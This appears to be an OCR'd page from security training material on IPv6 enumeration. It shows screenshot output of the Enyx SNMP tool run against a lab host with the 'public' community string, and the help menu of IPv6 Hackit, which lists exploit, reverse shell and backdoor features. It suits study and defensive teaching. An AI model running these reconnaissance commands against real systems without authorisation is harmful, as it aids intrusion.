
Enyx



```
┌─[trickster0@[redacted]]─[~]
└──── $python enyx.py 2c public 10.10.10.20

SNMP IPv6 Enumerator Tool

Author: Thanasis Tserpelis aka Trickster0

[+] Snmpwalk found.
[+] Grabbing IPv6.
[+] Here They Come...

[+] Loopback ->  0000:0000:0000:0000:0000:0000:0000:0001
[+] Unique Local ->  dead:beef:0000:0000:0250:56ff:feaa:0b69
[+] Link-Local ->  fe80:0000:0000:0000:0250:56ff:feaa:0b69
┌─[trickster0@[redacted]]─[~]
└──── $
```

https://github.com

IPv6 Hackit



```
anto@cineregw:~/ipv6/ipv6-hackit$ perl ipv6-hackit.pl
IPv6 Hackit Written by Ph03n1X
Copyright ipsecs (c) 2010
OS Detected : GNU/Linux

                IPv6 Hackit - The IPv6 Army Knife

ipv6~> help
IPv6 Army Knife - Available Commands Are :

build - to build IPv6 host list file.
enum - to do host enumeration finding which is up and down.
scan - to do port scanning finding which is open and close.
google - to search possible ipv6 host (domain) via google.
exploit - to exploit programming flaw in ipv6 application.
dns - to get record AAAA from domain list file.
shell - interactive linux shell without quiting hackit.
bind - get remote shell produced by binding payloads.
reverse - waiting remote shell produced by reverse payloads.
backdoor - simple binding backdoor with faked process.
quit - to quit from this program.
help - to print this help.
```

http://ipv6hackit.sourceforge.net

IPv6 Enumeration

Internet Protocol version 6 (IPv6) is an addressing protocol that identifies computer systems, including location information, and assists in routing traffic from one system to another system across a network. It is an advanced version of IPv4 and, therefore, supports a greater number of hosts as compared to IPv4. It was designed to overcome the problem of IPv4 address exhaustion.

Attackers perform IPv6 enumeration on target hosts to obtain their IPv6 addresses and further scan the enumerated IP addresses to detect various security problems such as access to routing structure, exposure of sensitive content, and users' access control lists. By using this information, attackers can launch various attacks such as SYN flood attacks, DNS amplification attacks, and DDoS attacks. Attackers can scan and enumerate the IPv6 address of a target machine in the network by using various tools such as Enyx and IPv6 Hackit.


- **Enyx**

  Source: *https://github.com*

  Enyx is an enumeration tool that fetches the IPv6 address of a machine through SNMP.

  As shown in the screenshot, attackers use the following command to enumerate the IPv6 address of a target machine (**`10.10.10.20`**) by setting the SNMP version to **`2c`** and community string to **`public`**:

  `Python enyx.py 2c public <target IP>`



```
┌─[trickster0@[redacted]]─[~]
└──╼ $python enyx.py 2c public 10.10.10.20
################################################################################
#                                                                              #
#                       #######    ##      #  #     #  #    #                  #
#                       #        #  #    #     #  #     #  #                   #
#                       ######   #   #  #       ##       ##                    #
#                       #       #     # #       ##      #  #                   #
#                       ###### #      ##        ##     #    #                  #
#                                                                              #
#                             SNMP IPv6 Enumerator Tool                        #
#                                                                              #
#                     Author: Thanasis Tserpelis aka Trickster0                #
#                                                                              #
################################################################################


[+] Snmpwalk found.
[+] Grabbing IPv6.
[+] Here They Come...

[+] Loopback ->  0000:0000:0000:0000:0000:0000:0000:0001
[+] Unique Local ->  dead:beef:0000:0000:0250:56ff:feaa:0b69
[+] Link-Local ->  fe80:0000:0000:0000:0250:56ff:feaa:0b69
┌─[trickster0@[redacted]]─[~]
└──╼ $
```


Figure 4.57: Screenshot of Enyx tool displaying enumerated results

- **IPv6 Hackit**

  Source: *http://ipv6hackit.sourceforge.net*

  Hackit is a scanning tool that provides a list of active IPv6 hosts. It can perform TCP port scanning and identify AAAA IPv6 host records.

  As shown in the screenshot, attackers can specify the target machine and run a scan to enumerate the IPv6 information.

